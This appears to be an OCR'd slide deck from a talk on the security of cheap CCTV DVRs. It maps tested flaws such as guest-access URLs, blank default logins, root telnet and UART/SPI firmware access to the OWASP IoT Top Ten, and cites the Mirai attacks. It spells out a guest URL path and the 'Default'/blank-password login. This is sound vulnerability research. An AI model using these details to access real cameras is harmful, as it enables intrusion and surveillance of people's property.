@5W0RDFISH | WWW.CHRISSYMORGAN.CO.UK


DVR Security Evolution Part 1


About this talk

- A little about me
- My new research project
- CCTV DVR attack surface

About Me

Cyber Security Challenge UK






https://www.linkedin.com/in/chrissy-5w0rdfish-morgan/

CCTV DVR

Kare 4 Ch
Approx £170 with cameras

AVSonics 8 Ch
£30 without cameras

Floureon 8 Channel
Approx £180 with cameras



Building upon the work of others


WHERE TO START


Existing research

https://www.pentestpartners.com/security-blog/what-did-mirai-miss-making-a-better-bigger-botnet/
https://www.pentestpartners.com/security-blog/unbrickerbot-xiongmai-fix-mirai-dvr-security-issues-and-fail/
https://habr.com/en/post/486856


https://github.com/tothi/pwn-hisilicon-dvr

Where does it go wrong?





Where does it go wrong?




BLOG: INTERNET OF THINGS

UnBrickerBot? XiongMai fix Mirai DVR security issues… and fail

Services affected by the attack included:

- Airbnb[12]
- Amazon.com[9]
- Ancestry.com[13][14]
- *The A.V. Club*[15]
- BBC[14]
- *The Boston Globe*[12]
- Box[16]
- *Business Insider*[14]
- CNN[14]
- Comcast[17]
- CrunchBase[14]
- DirecTV[14]
- *The Elder Scrolls Online*[14][18]
- Electronic Arts[17]
- Etsy[12][19]
- FiveThirtyEight[14]
- Fox News[20]
- *The Guardian*[20]
- GitHub[12][17]
- Grubhub[21]
- HBO[14]
- Heroku[22]
- HostGator[14]
- iHeartRadio[13][23]
- Imgur[24]
- Indiegogo[13]
- Mashable[25]
- National Hockey League[14]
- Netflix[14][20]
- *The New York Times*[12][17]
- Overstock.com[14]
- PayPal[19]
- Pinterest[17][19]
- Pixlr[14]
- PlayStation Network[17]
- Qualtrics[13]
- Quora[14]
- Reddit[13][17][19]
- Roblox[26]
- Ruby Lane[14]
- *RuneScape*[13]
- SaneBox[22]
- Seamless[24]
- *Second Life*[27]
- Shopify[12]
- Slack[24]
- SoundCloud[12][19]
- Squarespace[14]
- Spotify[13][17][19]
- Starbucks[13][23]
- Storify[16]
- Swedish Civil Contingencies Agency[28]
- Swedish Government[28]
- Tumblr[13][17]
- Twilio[13][14]
- Twitter[12][13][17][19]
- Verizon Communications[17]
- Visa[29]
- Vox Media[30]
- Walgreens[14]
- *The Wall Street Journal*[20]
- Wikia[13]
- *Wired*[16]
- Wix.com[31]
- WWE Network[32]
- Xbox Live[33]
- Yammer[24]
- Yelp[14]
- Zillow[14]

Where does it go wrong?



CCTV DVR Security Evolution Project

GitHub https://github.com/Chrissy-Morgan/DVR

Materials & Methods

The below lists the devices and the vulnerabilities which have been tested.
The known exploits have been mapped to the OWASP IOT top ten as part of this research and provide a framework to test against.

OWASP IOT Top Ten	Vulnerability	Tools	Tutorial	Method
I7 Insecure Data Transfer and Storage	Insecure Transmission	Wireshark	Link	Network Testing
I1 Weak, Guessable, or Hardcoded Passwords	Insecure Guest Access URL	Browser	Link	Web App Manual Testing
I1 Weak, Guessable, or Hardcoded Passwords	Insecure Guest Access Login	Browser	Link	Web App Manual Testing
I3 Insecure Ecosystem Interfaces	Insecure blank password Access	Browser	Link	Web App Manual Testing
I5 Use of Insecure or Outdated Components	Directory Traversal	Burpsuite	(Link)	Web App Manual Testing
I1 Weak, Guessable, or Hardcoded Passwords	Root credentials	HashCat	Link	Web App Manual Testing
I9 Insecure Default Settings	Root Telnet	Telnet	Link	Network Testing
I1 Weak, Guessable, or Hardcoded Passwords	RTSP Camera access with credentials	RTSP	Link	Network Testing
I2 Insecure Network Services	Remote Back Door	Custom Script	Link	Network Testing
I10 Lack of Physical Hardening	Firware Extraction via SPI	CH341a & SPI Clip	Link	Hardware Pentesting
I10 Lack of Physical Hardening	U-Boot access via UART	FTDI & Minicom	Link	Hardware Pentesting

Results & Observations

I1 Weak, Guessable, or Hardcoded Passwords
Use of easily brute forced, publicly available, or unchangeable credentials, including backdoors in firmware or client software that grants unauthorized access to deployed systems.


Vulnerabilities:

- **Insecure Guest Access URL**
  Access to the guest account could be achieved by entering 192.168.1.10\DVR.htm
  This would give an overview of the system (without camera view) but leaked sufficient information which could be used to gain a foothold. Information such as the firmware version via the web app console. This made it possible to search for firmware online.
- **Insecure Guest Access Login**
  Access to the Guest account could be gained with default credentials. This could be achieved by entering the username Default and blank password. This would once again give an overview of the system but without camera viewing.

Results:

Device	Year	Firmware Version / Board	Insecure Guest Access URL	Insecure Guest Access Login
SecuLink	02/2017	Unknown / Board - MBD6804T-EL	Yes	Yes
Kare	—			—
Floureon	—	—	—	—
AVSonic				

Observations:



Undertaking your own research

WHERE TO START

Kare 4 Channel (Sansco)

KARE 4 Channel 1080P HD Digital Video Recorder DVR Surveillance System with 2x In/Outdoor Cameras (1920x 1080 Mega-Pixel, Night Vision, Mobile App: Xmeye, Not Include HDD)

by KARE

2 ratings | 3 answered questions

Available from these sellers.

- These systems bring 1920x1080p resolution to the closed-circuit platform. Such clear resolution allows for license plate and facial recognition up to 15m. Includes 2 heavy-duty metal cameras capable of generating 1920 x 1080p video (2.0 mega-pixel). Wide Camera Lens at 3.6mm allowing the cameras to provide more complete view. View and record with remote viewing on standard web browsers, iPhone, iPad and Android devices.
- Plug and Play setup: Scan QR Code on DVR from "xmeye" App to access live viewing and playback. Instead of having multiple devices accessible through the network, the DVR Functions as the single access point for all cameras connected over analog.
- USB backup feature for peace of mind. IP66 heavy-duty metal indoor/outdoor weatherproof cameras, and powerful IR-LED night vision. All systems CE, FCC certified with qualified power supplies.
- With or Without the Internet. Standalone camera systems do not need the internet to operate. However, an internet connection will be necessary if you wish to use a smart-phone, tablet or computer to access features such as remote monitoring.

Order details | Ordered on 5 July 2016 (1 item)


[TRUE 960p ProHD] SMART CCTV System, KARE 1080N DVR Recorder with 4x Super HD 1.3MP Outdoor Cameras and 1TB Pre-installed Hard Drive Disk (P2P Technol


Kare

Sold by: Direct Digi Sales

Buy it again

DVR Surface Area






CCTV DVR CURRENT DEVICES

Monitor Interface


Web Panel Interface

Telnet Interface




CCTV DVR CURRENT DEVICES


Mobile Interface



RTSP (VLC) Interface

